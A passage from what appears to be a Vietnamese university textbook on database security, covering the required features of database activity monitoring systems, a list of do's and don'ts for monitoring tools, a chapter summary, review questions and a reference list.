Nhìn chung, các hệ thống giám sát hoạt động cơ sở dữ liệu cần có các tính năng tối thiểu sau [15]:

- Độc lập giám sát và kiểm toán tất cả các hoạt động của cơ sở dữ liệu, bao gồm các hoạt động của người quản trị và các giao dịch thực hiện các lệnh SQL trên cơ sở dữ liệu.
- Lưu trữ an toàn dữ liệu thu thập ra một máy chủ bên ngoài cơ sở dữ liệu được giám sát.
- Giám sát, tổng hợp và tương quan các hoạt động từ nhiều hệ quản trị cơ sở dữ liệu.
- Đảm bảo rằng một tài khoản dịch vụ chỉ truy cập 1 cơ sở dữ liệu từ 1 địa chỉ IP xác định và chỉ được phép chạy một nhóm nhỏ các truy vấn được cấp phép. Điều này giúp hệ thống dễ dàng cảnh báo các hành vi truy vấn trái phép.

- Thực hiện phân chia nhiệm vụ bằng cách giám sát và ghi log các hoạt động của người quản trị cơ sở dữ liệu.
- Tạo ra các cảnh báo đối với các vi phạm chính sách dựa trên luật, hoặc dựa trên kinh nghiệm.

7.3.2. 5 điều nên làm và 5 điều không nên trong giám sát cơ sở dữ liệu

Mục này trình bày 5 điều nên và 5 điều không nên trong giải pháp giám sát hoạt động cơ sở dữ liệu, theo [14]. Các mục nên làm gồm:

1. Nên sử dụng giải pháp dựa trên agent để thu thập dữ liệu giám sát nhằm giảm thiểu ảnh hưởng đến hiệu năng của hệ thống được giám sát. Mức tiêu thụ tài nguyên CPU và đĩa nên từ 1 đến 3%.
2. Nên cung cấp khả năng giám sát liên tục theo thời gian thực lưu lượng SQL cục bộ. Tùy chọn khả năng giám sát tất cả lưu SQL từ mạng đến cơ sở dữ liệu.
3. Nên phát hành thông báo khởi tạo TCP cho phiên làm việc bị chặn và điều này tương tự như máy khách mất kết nối mạng. Kết quả là không có gì thay đổi với cơ sở dữ liệu và việc dọn dẹp các kết nối cơ sở dữ liệu bình thường của máy khác được thực hiện như bình thường.
4. Nên tiêu thụ băng thông mạng tối thiểu cho giám sát các câu lệnh SQL đến cổng mạng, cộng với một số siêu dữ liệu như thời gian đáp ứng, số lượng bản ghi trả về.
5. Nên cung cấp giao diện đồ họa đơn nhất cho xử lý sự cố. Giao diện kiểu này giúp bạn dễ dàng nhận dạng các vấn đề và có thể đưa ra giải pháp xử lý nhanh nhất.

Các mục không nên làm bao gồm:

1. Không yêu cầu cài đặt bất kỳ một đối tượng nào trong cơ sở dữ liệu giám sát. Không cài đặt script. Không tạo thêm tài khoản cơ sở dữ liệu, trừ các tài khoản cho vận hành.
2. Không thay đổi hoặc yêu cầu thay đổi các file cấu hình, tham số và bản thân cơ sở dữ liệu. Agent thu thập dữ liệu không thực hiện bất cứ thao tác nào trên cơ sở dữ liệu.
3. Không yêu cầu khởi động lại máy chủ, trừ một số trường hợp đặc biệt.
4. Không yêu cầu tài khoản người dùng cơ sở dữ liệu mới hoặc có sẵn cho cài đặt, giám sát, hoặc ngăn chặn.
5. Không ghi vào hệ thống file, trừ khi mất kết nối đến cổng mạng.

7.4. Kết chương

Chương này đã trình bày vấn đề sao lưu tạo dự phòng cơ sở dữ liệu và khôi phục cơ sở dữ liệu từ các file dự phòng đã sao lưu - đây là các khâu chủ động chuẩn bị nhằm đối phó với các sự cố có thể xảy ra với cơ sở dữ liệu hoặc các hệ thống có liên quan đến cơ sở dữ liệu. Ngoài ra, chương cũng đề cập vấn đề kiểm toán cơ sở dữ liệu và giám sát hoạt động của máy chủ cơ sở dữ liệu - Đây là các khâu quan trọng giúp người quản trị cơ sở dữ liệu truy tìm nguyên nhân của các vấn đề, hoặc sự cố xảy ra với hệ thống và từ đó có biện pháp khắc phục phù hợp.

7.5. Câu hỏi ôn tập

- 1) Sao lưu và khôi phục dự phòng cơ sở dữ liệu là gì? Tại sao phải thực hiện sao lưu cơ sở dữ liệu ?
- 2) Mô tả các dạng sao lưu cơ sở dữ liệu.
- 3) Mô tả các mô hình khôi phục cơ sở dữ liệu.
- 4) Trình bày các biện pháp đảm bảo an toàn dữ liệu sao lưu.
- 5) Kiểm toán cơ sở dữ liệu là gì? Nêu vai trò của kiểm toán cơ sở dữ liệu.
- 6) Mô tả các dạng kiểm toán cơ sở dữ liệu thường dùng.
- 7) Trình bày các tính năng tối thiểu của hệ thống giám sát hoạt động cơ sở dữ liệu và 5 điều nên và 5 điều không nên trong giải pháp giám sát hoạt động cơ sở dữ liệu.

TÀI LIỆU THAM KHẢO

1. Andrew Hoffman, *Web Application Security: Exploitation and Countermeasures for Modern Web Applications*, O'Reilly Media, 2020.
2. Bryan Sullivan, Vincent Liu, *Web Application Security, A Beginner's Guide*, McGraw-Hill, 2012.
3. Alfred Basta, Melissa Zgola, *Database Security*, Cengage Learning, 2012.
4. Dafydd Stuttard, Marcus Pinto, *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*, John Wiley & Sons, 2011.
5. Mike Shema, *Hacking Web Apps: Detecting and Preventing Web Application Security Problems*, Elsevier Inc., 2012.
6. Roberta Bragg, Mark Rhodes-Ousley and Keith Strassberg, *Network Security: The Complete Reference*, McGraw-Hill Osborne Media, 2013.
7. Michael E. Whitman, Herbert J. Mattord, *Principles of information security, 4th edition*, Course Technology, Cengage Learning, 2012.
8. Denny Cherry, *Securing SQL Server: Protecting Your Database from Attackers*, Syngress, 2012.
9. Mark L. Gillenson, *Fundamentals of Database Management Systems*, 2nd edition, Wiley, 2011.
10. David Knox, Scott Gaetjen, Hamza Jahangir, Tyler Muth, Patrick Sack, Richard Wark, Bryan Wise, *Applied Oracle Security: Developing Secure Database and Middleware Environments*, McGraw-Hill Osborne Media, 2009.
11. Michael Gertz and Sushil Jajodia, *Handbook of Database Security Applications and Trends*, Springer, 2008.
12. Roberta Bragg, Mark Rhodes-Ousley and Keith Strassberg, *Network Security: The Complete Reference*, McGraw-Hill Osborne Media, 2013.
13. OWASP Project, <https://www.owasp.org>, truy cập tháng 11. 2021.
14. Cheryl Tang, *Database Activity Monitoring: A Do's and Don'ts Checklist for DBAs*, <https://www.imperva.com/blog/2017/05/database-activity-monitoring-checklist>, truy cập tháng 11. 2021.
15. Rich Mogull, Understanding and Selecting a Database Activity Monitoring Solution, Securosis, L.L.C, <https://securosis.com/assets/library/reports/DAM-Whitepaper-final.pdf>, truy cập tháng 11.2021.